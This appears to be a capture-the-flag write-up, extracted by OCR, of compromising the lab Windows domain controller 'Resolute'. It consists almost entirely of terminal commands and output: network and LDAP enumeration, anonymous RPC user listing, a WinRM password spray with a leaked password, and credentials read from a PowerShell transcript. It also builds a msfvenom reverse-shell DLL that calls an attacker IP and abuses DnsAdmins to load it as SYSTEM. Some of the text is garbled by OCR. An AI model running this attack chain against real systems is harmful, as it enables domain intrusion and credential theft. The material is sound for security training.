
```
kali:~/Masaüstü# nmap -sS -p- -T4 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-10 10:06 +03
Warning: 10.10.10.169 giving up on port because retransmission cap hit (6).
Nmap scan report for megabank.local (10.10.10.169)
Host is up (0.13s latency).
Not shown: 65492 closed ports
PORT
          STATE
                   SERVICE
53/tcp
                   domain
          open
88/tcp
          open
                   kerberos-sec
135/tcp
          open
                   msrpc
139/tcp
                   netbios-ssn
          open
389/tcp
          open
                   ldap
                   microsoft-ds
445/tcp
          open
464/tcp
          open
                   kpasswd5
593/tcp
                   http-rpc-epmap
          open
636/tcp
                    ldapssl
          open
1329/tcp
          filtered netdb-export
1947/tcp
          filtered sentinelsrm
2270/tcp
          filtered starschool
3268/tcp
                   globalcatLDAP
          open
3269/tcp open
                   alobalcatLDAPssl
5985/tcp open
                   wsman
9389/tcp open
                   adws
16908/tcp filtered unknown
23235/tcp filtered unknown
23424/tcp filtered unknown
ot) 13/tcp filtered unknown
27760/tcp filtered unknown
30355/tcp filtered unknown
34367/tcp filtered unknown
45459/tcp filtered unknown
47001/tcp open
                   winrm
49664/tcp open
                   unknown
49665/tcp open
                   unknown
49666/tcp open
                   unknown
49667/tcp open
                   unknown
49671/tcp open
                   unknown
49676/tcp open
                   unknown
49677/tcp open
                   unknown
49688/tcp open
                   unknown
49777/tcp open
                   unknown
                   unknown
49912/tcp open
49920/tcp open
                   unknown
50991/tcp filtered unknown
51111/tcp filtered unknown
```


```
kali:~/Downloads/evil-winrm# ldapsearch -x -h 10.10.10.169 -s base namingcontexts
 extended LDIF
 LDAPv3
  base <> (default) with scope baseObject
  filter: (objectclass=*)
 requesting: namingcontexts
namingContexts: DC=megabank,DC=local
namingcontexts: cn=contiguration,uc=megabank,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=megabank,DC=local
namingContexts: DC=DomainDnsZones,DC=megabank,DC=local
namingContexts: DC=ForestDnsZones,DC=megabank,DC=local
# search result
search: 2
result: 0 Success
 numResponses: 2
 numEntries: 1
```



```
dkali:~/Masaüstü# rpcclient -U "" -N 10.10.10.169
rpcclient $> help
 Territine (VI
       CLUSAPI
clusapi open cluster
                              bla
clusapi get cluster name
                                      bla
clusapi get cluster_version
                                      bla
clusapi get quorum resource
                                      bla
clusapi_create_enum
clusapi_create_enumex
clusapi_open_resource
                               bla
                              bla
                              bla
clusapi_online_resource
                              bla
clusapi offline resource
                                      bla
clusapi get resource state
                                      bla
clusapi get cluster version2
                                      bla
       WITNESS
GetInterfaceList
      Register
    UnRegister
    AsyncNotify
    RegisterEx
 -----
         FSRVP
                       Check whether a share supports shadow-copy requests
fss is path sup
fss get sup version
                              Get supported FSRVP version from server
fss create expose
                              Request shadow-copy creation and exposure
                       Request shadow-copy share deletion
    fss delete
fss has shadow copy
                              Check for an associated share shadow-copy
fss get mapping
                       Get shadow-copy share mapping information
fss recovery complete
                           Flag read-write snapshot as recovery complete, allowing further shadow-copy requests
        WINREG
 winreg enumkey Enumerate Keys
querymultiplevalues Query multiple values querymultiplevalues Query multiple values
      EVENTLOG
eventlog_readlog Read Eventlog
eventlog_numrecord Get number of reco
eventlog_oldestrecord Get oldest record
                              Get number of records
eventlog_reportevent Report
eventlog_reporteventsource
eventlog_registerevsource
                              Report event
                                      Report event and source
eventlog registerevsource
                                     Register event source
eventlog backuplog
                              Backup Eventlog File
```

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user: [DefaultAccount] rid: [0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user: [claude] rid: [0x19d9]
user:[melanie] rid:[0x2775]
user: [zach] rid: [0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
rpcclient $>
```

```
ot@kali:~/Masaüstü# rpcclient -U "" -N 10.10.10.169
rpcclient $> queryuser 0x457
       User Name :
                      marko
       Full Name : Marko Novak
       Home Drive :
       Dir Drive :
       Profile Path:
       Logon Script:
       Description: Account created. Password set to Welcome123!
       Workstations:
       Comment
       Remote Dial :
       Logon Time
                               : Prs, 01 Oca 1970 02:00:00 EET
       Logoff Time
                                     Prs, 01 Oca 1970 02:00:00 EET
       Kickoff Time
                                     Prş, 14 Eyl 30828 05:48:05 +03
       Password last set Time : Cum, 27 Eyl 2019 16:17:15 +03
       Password can change Time : Cts, 28 Eyl 2019 16:17:15 +03
       Password must change Time: Prş, 14 Eyl 30828 05:48:05 +03
       unknown 2[0..31]...
       user rid : 0x457
       group rid: 0x201
       acb info : 0x00000210
       fields present: 0x00ffffff
       logon divs: 168
       bad password count: 0x00000000
       logon count: 0x00000000
       padding1[0..7]...
       logon hrs[0..21]...
```



msf5 auxiliary(scanner/winrm/winrm_login) > options

Module options (auxiliary/scanner/winrm/winrm_login):

Name	Current Setting	Required	Description
BLANK PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB ALL CREDS	false	no	Try each user/password couple stored in the current database
DB ALL PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DOMAIN	WORKGROUP	yes	The domain to use for Windows authentification
PASSWORD	Welcome123!	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][]
RHOSTS	10.10.10.169	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'</path>
RPORT	5985	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
URI	/wsman	yes	The URI of the WinRM service
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	domusers.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
msf5 auxiliary(scanner/winrm/winrm login) > run
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\Administrator:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\Guest:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\krbtqt:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\DefaultAccount:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\ryan:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\marko:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\sunita:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\abigail:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\marcus:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\sally:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\fred:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\angela:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\felicia:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\quad gustavo:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\ulf:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\stevie:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\claire:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\paulo:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\steve:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\annette:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\annika:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\per:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\claude:Welcome123! (Incorrect: )
    10.10.10.169:5985 - Login Successful: WORKGROUP\melanie:Welcome123!
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\zach:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\simon:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\naoki:Welcome123! (Incorrect: )
```

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```
root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.169 -u melanie -P 5985 -p Welcome123!

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> cd ..

*Evil-WinRM* PS C:\Users\melanie> cd Desktop

*Evil-WinRM* PS C:\Users\melanie\Desktop> cat user.txt
0c3be45fcfe249796ccbee8d3a978540

*Evil-WinRM* PS C:\Users\melanie\Desktop>
```

```
PS C:\PSTranscripts\20191203> type "PowerShell transcript.RESOLUTE.0JuoBGhU.20191203063201.txt"
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
Command start time: 20191203063455
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> '
if (!$?) {    if($LASTEXITCODE) {        exit $LASTEXITCODE }    else {    exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream": value="True"
Command start time: 20191203063455
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "
PS megabank\rvan@RESOLUTE Documents>
Command start time: 20191203063515
 *******
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
if (!$?) {    if($LASTEXITCODE) {        exit $LASTEXITCODE }    else {    exit 1 } }"
  CommandInvocation(Out-String): "Out-String"
   ParameterBinding(Out-String): name="Stream"; value="True"
Windows PowerShell transcript start
Start time: 20191203063515
```


Username: MEGABANK\ryan

GROUP INFORMATION Group Name Type SID Attributes Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group ımaları Göster Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group Mandatory group, Enabled by default, Enabled group BUILTIN\Remote Management Users S-1-5-32-580 NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group MEGABANK\Contractors Group S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group MEGABANK\DnsAdmins Alias NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group Mandatory Label\Medium Mandatory Level Label S-1-16-8192

PS C:\Users\ryan\Documents> whoami /groups

root@kali:~/Downloads/impacket/examples# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.174 LPORT=9091 -f dll -o /root/Masaüstü/malicious.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
Saved as: /root/Masaüstü/malicious.dll

Wildcard Target



```
PS C:\Users\ryan\Documents> dnscmd Resolute.megabank.local /config /serverlevelplugindll \\10.10.14.174\ROPNOP\malicious.dll
Registry property serverlevelplugindll successfully reset.
Command completed successfully.
   il-WinRM* PS C:\Users\ryan\Documents cmd /c sc stop dns
SERVICE NAME: dns
       TYPE
                          : 10 WIN32 OWN PROCESS
       STATE
                          : 3 STOP PENDING
                               (STOPPABLE, PAUSABLE, ACCEPTS SHUTDOWN)
       WIN32 EXIT CODE
                          : 0 (0x0)
       SERVICE EXIT CODE : 0 (0x0)
       CHECKPOINT
                          : 0x0
       WAIT HINT
                  elcome12: 0x0
            PS C:\Users\ryan\Documents> cmd /c sc start dns
SERVICE NAME: dns
       TYPE
              an\Desktop> G: 10 WIN32 OWN PROCESS
       STATE
                          : 2 START PENDING
                               (NOT STOPPABLE, NOT PAUSABLE, IGNORES SHUTDOWN)
       WIN32 EXIT CODE
       SERVICE EXIT CODE : 0 (0x0)
       CHECKPOINT
                          : 0x0
       WAIT HINTONType
                          : 0x7d0
       PID
            lDateFromRegis:r1140
```

FLAGS

```
[*] Started reverse TCP handler on 10.10.14.174:9091
[*] Sending stage (206403 bytes) to 10.10.10.169
 *] Meterpreter session 1 opened (10.10.14.174:9091 -> 10.10.10.169:51661) at 2019-12-11 10:51:30 +0300
meterpreter > shell
Process 2824 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>cd ..
cd ..
C:\Windows>cd ...\Windows Use
cd ..
C:\>cd Users
cd Users
C:\Users>cd Administrator
cd Administrator
C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>type root.txt
type root.txt
e1d94876a506850d0c20edb5405e619c
C:\Users\Administrator\Desktop>
```